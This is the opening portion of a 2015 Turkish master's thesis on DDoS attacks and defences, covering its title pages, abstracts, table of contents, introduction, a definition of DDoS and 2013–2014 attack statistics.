

T.C.
BEYKENT ÜNİVERSİTESİ
FEN BİLİMLERİ ENSTİTÜSÜ
BİLGİSAYAR MÜHENDİSLİĞİ ANABİLİM DALI
BİLGİSAYAR MÜHENDİSLİĞİ BİLİM DALI

**DDOS SALDIRILARI VE KORUNMA YÖNTEMLERİ
ÜZERİNE SİMÜLASYON UYGULAMALARI**

Yüksek Lisans Tezi

Tezi Hazırlayan:

Mehmet Düzgün KOÇASLAN

İSTANBUL, 2015

T.C.
BEYKENT ÜNİVERSİTESİ
FEN BİLİMLERİ ENSTİTÜSÜ
BİLGİSAYAR MÜHENDİSLİĞİ ANABİLİM DALI
BİLGİSAYAR MÜHENDİSLİĞİ BİLİM DALI

**DDOS SALDIRILARI VE KORUNMA YÖNTEMLERİ
ÜZERİNE SİMÜLASYON UYGULAMALARI**

Yüksek Lisans Tezi

Tezi Hazırlayan:

Mehmet Düzgün KOÇASLAN

Öğrenci No:

120820014

Danışman:

Yrd. Doç. Dr Ediz ŞAYKOL

İSTANBUL, 2015

YEMİN METNİ

Yüksek Lisans Tezi olarak sunduğum “DDOS SALDIRILARI VE KORUNMA YÖNTEMLERİ ÜZERİNE SİMÜLASYON UYGULAMALARI” başlıklı bu çalışmanın, bilimsel ahlak ve geleneklere uygun şekilde tarafımdan yazıldığını, yararlandığım eserlerin tamamının kaynaklarda gösterildiğini ve çalışmamın içinde kullanıldıkları her yerde bunlara atıf yapıldığını belirtir ve bunu onurumla doğrularım.13/02/2015

Mehmet Düzgün KOÇASLAN



T.C.
BEYKENT ÜNİVERSİTESİ
FEN BİLİMLERİ ENSTİTÜSÜ

YÜKSEK LİSANS TEZ SAVUNMA SINAVI SONUÇ TUTANAĞI

Beykent Üniversitesi
Fen Bilimleri Enstitüsü Müdürlüğü'ne,

Aşağıda tez adı belirtilen yüksek lisans öğrencisi. 20820014 no'lu.....'in 13/2/2015 tarihinde yapılan tez savunma sınavı¹ sonucunda 50 dakika süreyle sunduğu ve savunduğu tezi hakkında² oybirliğiyle, KABUL kararı verilmiştir.

Bilgilerinize saygılarımızla arz ederiz.

Anabilim Dalı	:	Bilgisayar Mühendisliği
Programı	:	Bilgisayar Mühendisliği
Tez Başlığı ³	:	DDoS Saldırıları ve Korunma Yöntemleri; İzleme Simülasyon Uygulamaları

Tez Sınav Jürisi

Öğretim Üyesi

Danışman

:

Yrd. Doç. Dr. Ediz SAYGILAR

Üye

:

Yrd. Doç. Dr. R. Haluk KUL

Üye

:

Yrd. Doç. Dr. Turhan KURBAN

İmza

¹ Jüri üyeleri söz konusu tezin kendilerine teslim edildiği tarihten itibaren en geç bir ay içinde toplanarak öğrenciyi tez savunma sınavına alır. Belirlenen günde yapılamayan jüri toplantısı, katılanların hazırladığı bir tutanakla enstitü yönetimine bildirilir. Bu durumda jüri en geç onbeş gün içinde toplanarak adayı tez savunma sınavına alır. Tez savunma sınav süresi en az 45 dakikadır. Yüksek lisans tez savunma sınavı, tez çalışmasının sunulması ve bunu izleyen soru-yanıt bölümlerinden oluşur ve dinleyiciye açıktır. (Beykent Lisansüstü eğitim ve Öğretim Yönetmeliği-Madde30-3)

² Tez sınavının tamamlanmasından sonra jüri, tez hakkında "kabul", "düzeltme" veya "red" kararı verir. Jüri başkanı, jüri üyelerince imzalanmış sınav tutanağını, tez sınavını izleyen üç gün içinde ilgili enstitü yönetimine teslim eder. Tezi başarısız bulunan öğrencinin Enstitü ile ilişkisi kesilir. Tezi hakkında düzeltme kararı verilen öğrenci en geç üç ay içinde gerekli düzeltmeleri yaparak ve yönetmelikte belirtilen usullere uygun olarak tezini aynı jüri önünde yeniden savunur. Bu savunma sınavında da tezi kabul edilmeyen öğrencinin enstitü ile ilişkisi kesilir. (Beykent Lisansüstü eğitim ve Öğretim Yönetmeliği-Madde30-4)

³ İleride doğabilecek aksaklıkların engellenmesi için tezin başlığını yazılması gerekmektedir.

ÖZET

İnsan hayatını kolaylaştırmak için icat edilen birçok şeyin aynı zamanda zarar verici bir silah olarak kullanılması bilim tarihi boyunca sık karşılaşılan bir durum olmuştur. Örneğin atomun parçalanarak sınırsız enerji elde etme fikri paralelinde ölümcül silah olarak kullanılabileceği fikrini de doğurmuştur. İnternet’inde çok hızlı bir şekilde her yere ulaşmasıaynı zamanda birsilah olarak kullanılabileceği fikrini doğurmuştur.

Yüksek yoğunluklu savaş, nükleer savaş ve soğuk savaş terimlerinden sonra günümüzde artık yeni bir terim olan “Siber Savaş” terimi de kullanılmaya başlanmıştır. Siber savaşların etkileri yüksek yoğunluklu bir savaştan daha büyük olabilmektedir. Tipik savaşlarda düşman savunma sistemlerine, altyapılarına, sanayi tesislerine verilebilecek her türlü zarar sanal ortamda da verilebilmektedir.

Bu tez çalışmasında DDOS saldırılarının önemi anlatılmış, 2013 ve 2014 yıllarında meydana gelen bazı DDOS saldırıları hakkında istatistiksel bilgiler verilmiş, sınıflandırılmaları her kaynakta farklı olan saldırı türlerinin çeşitli kaynaklardan derlenerek sınıflandırması yapılmış, en sık kullanılan saldırı türleri anlatılmış ve birkaç simülasyon ile görselleştirilmiştir. İkinci bölümde ise DDOS saldırılarına karşı alınması gereken önlemler sıralanmıştır. Tez’in sonunda saldırılara karşı altyapının öneminden bahsedilmiş ve güvenli bir kurum altyapının nasıl olması gerektiğine dair bir topoloji çizilmiştir.

DDOS saldırılarını önlemenin en sağlıklı yapılacağı yer olan ISP ağlarındaki koruma ve alınması gereken örnekler ile tez tamamlanmıştır.

Anahtar Kelimeler : DDOS, SYN FLOOD, DNS FLOOD, URPF,DDOS Önleme, DDOS Savunma

ABSTRACT

Since the first DDOS attack in 1996 they still remain to be one of the most popular types of attacks. These types of attacks are easy to do and the increase in internet capacity makes it even easier. DDOS attacks made in 2013/2014 have cost millions of dollars.

About 95% of websites use http service which makes it very attractive for attacks on the application layer. Malicious software are also getting more advance and being seen a lot more. These types of software can turn common household users into members of cyber groups without their knowledge.

First part of this thesis is about the description of DDOS attacks, statistical information and types of such attacks as well as categorizes them according to attack types. Second part is about the detection of DDOS attacks and tools that could be used for detection and making DDOS attacks. Attack simulations are used to show the moment of such attacks. Last section is about preventive methods against

DDOS attacks and technical examples for the most common types of attacks. Infrastructure schemes were drawn for networks with different designs and preventive methods that should be used by ISP's as well as their responsibilities were explained.

Key Words : DDOS, SYN FLOOD, DNS FLOOD, URPF,DDOS Prevention, DDOS Mitigation

İÇİNDEKİLER

ÖZET	i
ABSTRACT.....	ii
ŞEKİLLER LİSTESİ	v
KISALTMALAR	vii

1. GİRİŞ	1
2. SALDIRI ÇEŞİTLERİ VE TESPİT YÖNTEMLERİ.....	4
2.1 DDOS (Distributed Denial of Service Attack)	4
2.2 DDOS İstatistikleri	5
2.3 DDOS Saldırı Kategorileri	10
2.3.1 Yoğunluk Tabanlı (volume-based) Saldırıları	11
2.3.2 Protokol Kaynaklı Saldırıları	14
2.3.2.1 Internet Control Message Protocol Floods	14
2.3.2.2 Smurf Saldırıları	14
2.3.2.3 TCP SYN Flood Attacks.....	15
2.4 Uygulama Hedefli Saldırıları	22
2.4.1 DNS Amplification Saldırıları	22
2.4.2 HTTP GET/POST Saldırıları.....	23
2.5 DDOS Saldırılarının Tespiti	27
2.5.1 Sistem Anormalliklerinin Tespiti ve Saldırı Türünün Belirlenmesi..	28
2.5.2 Saldırının İzlenmesi ve Analizinin Yapılması	28
2.5.3 Saldırı Türüne Göre Yapılacaklar	29
2.6 DNS Servislerine Yönelik DDOS Saldırılarını Tespit Etmek	33
2.7 ISP Omurgalarından DDOS Saldırılarını Tespit Etmek	35
2.8 Saldırının Şiddetini Tespit Etme.....	36
2.9 DDOS SALDIRILARI İÇİN KULLANILAN ARAÇLAR	39
2.9.1 LOIC (Low Orbit Ion Cannon)	39
2.9.2 XOIC.....	40
2.9.3 DDOSIM-Layer 7 Simulator	40
2.9.4 Hping	41
2.9.5 Scapy.....	41

2.9.6 GoldenEye HTTP DDOS.....	42
3. DDOS SALDIRILARI SAVUNMA YÖNTEMLERİ	43
3.1 DDOS Saldırılarına Karşı Alınabilecek Önlemler.....	44
3.1.1 Trafiği Bölme.....	44
3.1.2 Sadece Gerekli Trafiğe İzin Verilmesi	45
3.1.3 Kota Sınırlama (Rate Limiting)	45
3.1.4 SYN Flood Saldırılarına Karşı Koruma.....	47
3.1.5 IP Adres Defterleri Oluşturma	50
3.2 HTTP Saldırılarına Karşı Korunma.....	50
3.2.1 Web Sunucularında Yapılabilecek Limit Sınırlandırmaları	50
3.2.2 HTTP Redirect Authentication	51
3.2.3 WAF (Web Application Firewall) Kuralları	51
3.2.4 CAPTCHA	52
3.2.5 İşletim Sistemleri Bazında Önlemler	52
3.2.6 Örnek Bir Altyapı Şeması	53
4. SONUÇ	55
5. KAYNAKLAR	59

ŞEKİLLER LİSTESİ

Şekil 1 :DDOS saldırısı altında olan bir web sunucusu.....	4
Şekil2 : DDOSsaldırılarının sınıflandırılması.....	11
Şekil3 : Botnetağı ve örneği.....	12
Şekil4 : Botnet ağının bulut sistemler üzerinden yönetimi.....	13
Şekil 5 : Sahte ip adreslerinden icmp paketlerinin gönderilmesi.....	14
Şekil 6 : Botnet ağı örneği.....	15
Şekil 7 : Üçlü el sıkışma sıralaması.....	16
Şekil 8 : SYN_SEND Wireshark görüntüsü.....	17
Şekil 9 : Sahte ip’lerden gelen istekler (--random-source).....	17
Şekil 10 : Bir SYN FLOOD saldırısının siddeti.....	18
Şekil 11 : SYN FLOOD saldırısının tcp dump ile izlenmesi.....	18
Şekil 12 : tcpdstat uygulaması ile “syn.pcap”çıktısının analiz edilmesi.....	19
Şekil 13 : SYN FLOOD saldırısının tcp dump çıktısı.....	20
Şekil 14 : SYN FLOOD saldırısının wireshark ile incelenmesi.....	20
Şekil 15: Bir adrese dns sorugusu yapılması.....	22
Şekil 16 : DNS Amplification saldırı şeması.....	23
Şekil 17 : Zombi bilgisayarların yaptığı HTTP GET istekleri.....	24
Şekil 18 : Bir siteye yapılan GET isteği ve ortalama hızı.....	25
Şekil 19: GET isteğinin wireshark çıktısı.....	25
Şekil 20 :Web sunucu GET log’ları.....	26
Şekil 21: Trafiğin eşik degerini aşması.....	28
Şekil 22 :Saldırı türünün, izleme uygulaması ile türünün tespiti.....	29
Şekil 23 :Cacti uygulamasının DDOS trafiğinin tespiti.....	29
Şekil 24 :Grafik arayüzlü bir izleme uygulama görüntüsü.....	31
Şekil 25 : Bir alan adının sorgulanması.....	33
Şekil 26 : Dns sunucula yapılan sorguların dump çıktıları.....	34
Şekil 27 : DNS sorugulmalarının sınıflandırılarak izlenmesi.....	34
Şekil 28 : ISP omurgasında trafiğin izlenmesi	36

Şekil 29 : Grafik arayüzüne sahip uygulamalar ile saldırı ve trafiğin izlenmesi.....	38
Şekil 30 : Yük dengeleyici kullanarak trafiği bölme.....	44
Şekil 31 : NMAP ile açık port tespiti.....	45
Şekil 32 :SYN istekleri sonucunda oturum tablolarının dolması.....	47
Şekil 33 : Http redirect yönteminin adımları.....	51
Şekil 34 : Web uygulamaları için capcha arayüzü.....	52
Şekil 35 : Kurumlar için güvenli altyapı.....	54
Şekil 36 : ISP'ler için URPF yapılması gereken noktalar.....	56
Şekil 37 : Zararlı trafiği engelleme ana topolojisi.....	57

KISALTMALAR

OSI:	Open Systems Interconnection
ISP:	Internet Service Provider (İnternet servis sağlayıcı)
BUG:	Bilgisayar ve sistemlerdeki hatalar.
SYN:	Synchronize (Eşitleme mesajı)
TCP:	Transmission Control Protocol
UDP:	User Datagram Protokol
HTTP:	Hyper-Text Transfer Protocol, tcp/80 portu
HTTPS:	Secure Hyper-Text Transfer Protocol, tcp/443
LAYER:	Katman
DNS :	Domain Name System
FLOOD:	Akın, saldırı
BOTNET:	Robot ağlar
CC:	Command Center (Botnet kontrol merkezi)
IRC:	Internet Relay Chat
WIRESHARK:	Ağ trafik gözlem aracı.
DUMP:	Toplanan ağ trafiği bilgileri.
LOG:	İncelenmek amacı ile toplanan kayıtlar.
PAYLOAD :	Kod yükü, bir sisteme yüklenecek kod.
PCAP:	Packet Capture
TCPDUMP:	Linux paket analiz uygulaması
IDS:	Intrusion Detection System (Saldırı tespit sistemi)
IPS:	Intrusion Prevention Systems (Saldırı tespit sistemi)
A:	Bir alan adının ip adresini sorgulama paketi,
PTR:	Bir ip adresine ait alan adı sorgulama paketi,
ANY:	Bir alan adına ait tüm bilgileri sorgulama paketi,
MX:	Bir alan adına ait e-posta sunucularını sorgulama paketi,
ACK:	Acknowledgement (cevap paketi)

1. GİRİŞ

İnsanlık tarihinde farklı amaçlar için kullanılmaya başlanmış bazı icatların zamanla çok farklıyerlerde kullanılmaya başlanması sıklıkla görülmüştür. Örneğin, askeri ve siyasi rekabetler sonucunda uzay teknolojisi çok ilerlemiş ve sonradan sivil hayatın ihtiyaçları için’de kullanıma açılmıştır. Belkide bunlara en iyi örnek İnternet’tir. Önce soğuk savaş döneminde askeri amaçlar için kullanılan ARPANET daha sonradan tcp/ip’in standart hale getirilmesi ile beraber modern internet’in ilk temelleri atılmıştır.

İnternetin artık neredeyse dünyanın tamamına ulaşması, her kişi veya kurumun kullanması, bir anda milyonlarca kişiye erişim imkanının olması birçok sektörün gelişmesine, yeni meslekler ve yeni sektörlerin oluşmasına ön ayak olmuştur. Bugün finans sektörünün trafiği hemen hemen tamamı internet üzerinden akmaktadır. Cep telefonu şebeklerinden tutun da sokak kameralarına kadar her türlü haberleşme tcpip protokolünü kullanarak internet üzerinden gerçekleşmektedir.

İnsan hayatını kolaylaştırmak için icat edilen birçok şeyin aynı zamanda zarar verici bir silah olarak kullanılması bilim tarihi boyunca sık karşılaşılan bir durum olmuştur. Örneğin atomun parçalanarak sınırsız enerji elde etme fikri paralelinde ölümcül silah olarak kullanılabileceği fikrini de doğurmuştur. İnternet’inde çok hızlı bir şekilde her yere ulaşması, bir anda milyonlarca kişiye erişme imkanı Sosyoloji bilimi alanında ayrı bir başlık oluşturmaktadır.

Ancak insan hayatına kattığı kolaylıkların yanı sıra farklı amaçlar içinde kullanılabiliyor olaması internet’in farklı bir boyutu olduğunu göstermektedir. Örneğin reklam amaçlı yapılan bir yayın milyonlarca kişiye ulaşabiliyorken, art niyetli bir yayında aynı hızla ulaşabilmektedir.İnternet kullanımının 1990’lı yıllarda başlaması ve 2000’li yılların başında kullanım ivmesinin rekor seviyede artması diğer bir deyimle dünyanın daha hızlı dönmesini sağlamıştır.

Toplumlar ilk uygarlıkları kurduktan beri kendi aralarında gelişmişlik düzeylerine göre farklı silahlar kullanarak savşamışlardır. Bu silahlar sırasıyla taş ile balşayıp, demirin icadı ile beraber kılıç kalkan, barut ve özellikle sanayi devriminden sonra ise modern silahlara dönmeye başlamıştır. Yüksek yoğunluklu savaş, nükleer

savaş ve soğuk savaş terimlerinden sonra günümüzde artık yeni bir terim olan “Siber Savaş” terimi de kullanılmaya başlanmıştır. Siber savaşların etkileri yüksek yoğunluklu bir savaştan daha büyük olabilmektedir. Tipik savaşlarda düşman savunma sistemlerine, altyapılarına, sanayi tesislerine verilebilecek her türlü zarar sanal ortamda da verilebilmektedir. Son yıllarda yapılan siber saldırıların milyarlarca dolar’lık zararı bunu kanıtlamaktadır. Bu saldırılara örnek olarak Blaster, Zeus, Stuxnet gibi örnekler verilebilir.

Özellikle konvansiyonel yönden güçlü olmayan bazı ülkeler oldukça etkili siber saldırılar düzenleyebilmektedir. Örneğin Rusya-Gürcistan savaşı sırasında Rusya’ya yapılan siber saldırı ve İran nükleer tesislerine yapılan siber saldırı örnek verilebilir.

Bu savaşların bir diğer boyutu ise küresel aktivizm denilen çoğu politik olan, protesto amaçlı yapılan siber saldırılarıdır. Anonymous grubu bu grupların başında gelmektedir.

DDOS saldırıları ise siber savaş ortamında “hack” olarak sınıflandırılmayan bir saldırı çeşididir. Temel amaç servislerin bir süreliğine çalışmasını engellemektir. Saldırı protokol ve sistemlerdeki dizayn açıklıklarını kullanarak yapılır. Bu yönüyle yapılması oldukça kolaydır. Saldırımı yapmak için çok fazla yatırıma ve programa gerek yoktur.

DDOS saldırıları servis engelleme saldırıları oldukları için özellikle finans ve medya sektöründe ciddi mali kayıplara sebep olmaktadır. Örneğin bir haber kanalının internet sitesi, internet açık arttırma sitesi veya internet bankacılığı hizmeti veren bir bankanın sistemlerinin bir süre hizmet verememesi ölçülebilir bir zarar çıkarabilse de ölçülemeyen zararları çok daha fazla olacaktır.

Bu tez çalışmasının ilk bölümünde DDOS saldırılarının tanımı yapılarak 2013 ve 2014 yılında meydana gelen bazı DDOS saldırıları hakkında istatistiksel bilgiler verilmiş, her kaynakta farklı olan saldırı türlerinin çeşitli kaynaklardan derlenerek sınıflandırması yapılmıştır.

İkinci bölümde ise en sık kullanılan saldırı türleri anlatılarak görseller ve birkaç simülasyon ile görselleştirilmiştir. Saldırılarda kullanılan bazı uygulamaların

ekran görüntüleri gösterilmiş ve bu uygulamaları kullanarak yapılacak saldırılara karşı yazılan özel kodlar eklenmiştir.

Üçüncü ve son bölümde ise DDOS saldırılarına karşı alınması gereken önlemler teknik olarak anlatılmıştır. Bütün kurum ve ağlarda uygulanabilecek bir altyapı şeması çizilerek saldırılara açık noktalar belirtilmiş ve alınması gereken tedbirler işaretlenmiştir.

DDOS saldırılarını önlemenin en sağlıklı yapılacağı yer olan ISP ağlarındaki koruma ve alınması gereken önlemler örnekler ile tez tamamlanmıştır.

2. SALDIRI ÇEŞİTLERİ VE TESPİT YÖNTEMLERİ

Bu bölüme DDOS saldırılarının son yıllardaki istatistiksel verileri ile başlanmıştır. Bunun temel sebeplerinden birisi oluşturulacak savunma şemasının uygulanacağı sistemlere uygun dizayn edilmesi için fikir oluşturmaktır.

Saldırı kategorileri hakkında genel bir görüş hakim olmamakla beraber Şekil 2'deki gibi bir sınıflandırma uygun görülmüştür.

Saldırı anında en önemli etken uyarı sistemleri ile bilgi sağlamak ve derinlemesine analiz yapmaktır. Bu sebepten öncelikle saldırıların en sık yapıldığı katmanlar hakkında bilgi verilmiştir. Bölümün son kısımlarında ise network ve uygulama katmanlarındaki saldırılar simule edilmiş, saldırı türlerinin tespiti ve analizi hakkında bilgiler verilerek örneklendirilmiştir.

2.1 DDOS (Distributed Denial of Service Attack)

Distributed Denial of Service Attack'un kısaltılmışı olan DDOS “Dağıtık Servis Engelleme Saldırısı “ anlamına gelmektedir. Amaç sistemlere sızma girişimi veya bilgi hırsızlığı değildir. Teknik olarak temel amaç sunucu ve ağ sistemlerini belirli bir süre kullanılmaz hale getirmektir.



Şekil 1.1 : DDOS saldırısı altında olan bir web sunucusu.

DDOS saldırılarının en çok tercih edilen saldırı türlerinden birisidir. Bunun sebebi kolay yapılabilir ve etkilerinin fazla olmasıdır. Örneğin finans ve medya sektöründe yaşanabilecek kesintiler ciddi maddi kayıpların yanı sıra pratik

kayıplarına da sebep olabilmektedir. DDOS saldırılarını düzenleyenler genel olarak , hacker grupları, sanal aktivizm hareketleri, ticari şirketler,devletler olabilmektedir.

DDOS Saldırılarının teknik özellikleri şöyle sıralanabilmektedir;

- Binlerce farklı kaynaklardan yapılırlar.
- Genellikle sahte ip adresleri kullanırlar.
- Botnet’ler kullanılır.
- Binlerce farklı adresten saldırı düzenlenebilmektedir.
- Gerçek saldırganın bulunması imkansızdır.
- OSI katmanlarının birçoğunda tanımlanabilecek saldırı çeşitleri mevcuttur.
- Bant genişliğini tüketme amaçlı saldırılar hedef sunucun yeterli bant genişliği olmadığı durumlarda başarılı olur. Ancak ISP seviyesinde önleme başarılı olur.
- Bant genişliği saldırıları tcp zafiyetlerini, http flood saldırıları uygulama zafiyetlerini hedef alır.

DDOS saldırılarına maruz kalmaya sebep olan etkenler genel olarak yazılımların barındırdıkları açıklar (bug) ve protokollerin tasarımlarındaki hatalardan kaynaklanmaktadır .

2.2 DDOS İstatistikleri


2013-2014 yıllarında dünya çapında çok sayıda DDOS saldırı yaşanmıştır. Bu saldırılar büyük oranda etkili olmuş ve hedef sistemler çalışamaz hale gelmiştir.

- Saldırıların %89’u altyapı (network & datalink vb) katmanlarına yapılırken %11’i uygulama katmanlarına yapılmıştır.
- Altyapı saldırılarının % 26’sı SYN Flood, %25’i UDP Flood geri kalanlar ise diğer ataklardan oluşmuştur.
- Uygulama katmanı saldırılarında en çok HTTP GET saldırıları yer almıştır.
- Yıllara göre kıyaslama yapıldığında bant genişliği sürekli olarak artmaktadır.
- DDOS saldırıları ortalama 17 saat sürmüştür.

- Layer 7’de yapılan saldırıların büyük kısmı Botnet’lerden geldiği gözlemlenmiştir.

Network (Layers 3 & 4) DDoS Attacks


2013: Overview




2013 yılı Layer 3-4 DDOS saldırıları

Application (Layer 7) DDoS Attack

2013: Overview




2013 yılı Layer 7 DDOS saldırıları




2013-2014 yıllarına ait DDOS bant genişliği sınırları.

Şekil 4'te saldırılarda çıkılabilen bant genişlikleri sürekli arttığı gözlemlenmiştir.




2013-2014 yıllarında yapılan DDOS saldırıları çeşitleri.

En çok yapılan DDOS saldırıları sırasıyla, SYN ve DNS FLOOD saldırıları olmuştur.




2013 yılında yapılan saldırıların ortalama süreleri.

Saldırıların büyük kısmının bir gün içerisinde sonlandığı ancak bazı saldırıların bir hafta kadar sürdüğü gözlemlenmektedir.



DDOS Saldırıları yapan kaynak ip adreslerinin ÷lkere göre dağılımı.


DDOS yapan ip adresleri bazında yapılan dağılımlarda en fazla Hindistan ve Çin kaynaklı ip adresleri gör÷lmektedir.



OSI katmanlarına göre DDOS saldırılarının ayrılması.


SYN FLOOD saldırıları halen en yüksek dilime sahip olsa da Layer 7'de yapılan saldırılar sürekli artmaktadır. Bunun sebebi ise Layer 3-4 'de yapılan saldırılar için ISP katmanlarında alınan önlemlerdir.

Layer 7'de yapılan saldırılar Web sunucular üzerinde sürekli yeni güncellemeler yapılmasını gerektirmekte ve yeni nesil Firewall ve IPS donanımlarının yeni oturum sayıları (session) işlem yapma kapasitesi gibi özelliklerinin artırılmasına neden olmaktadır.



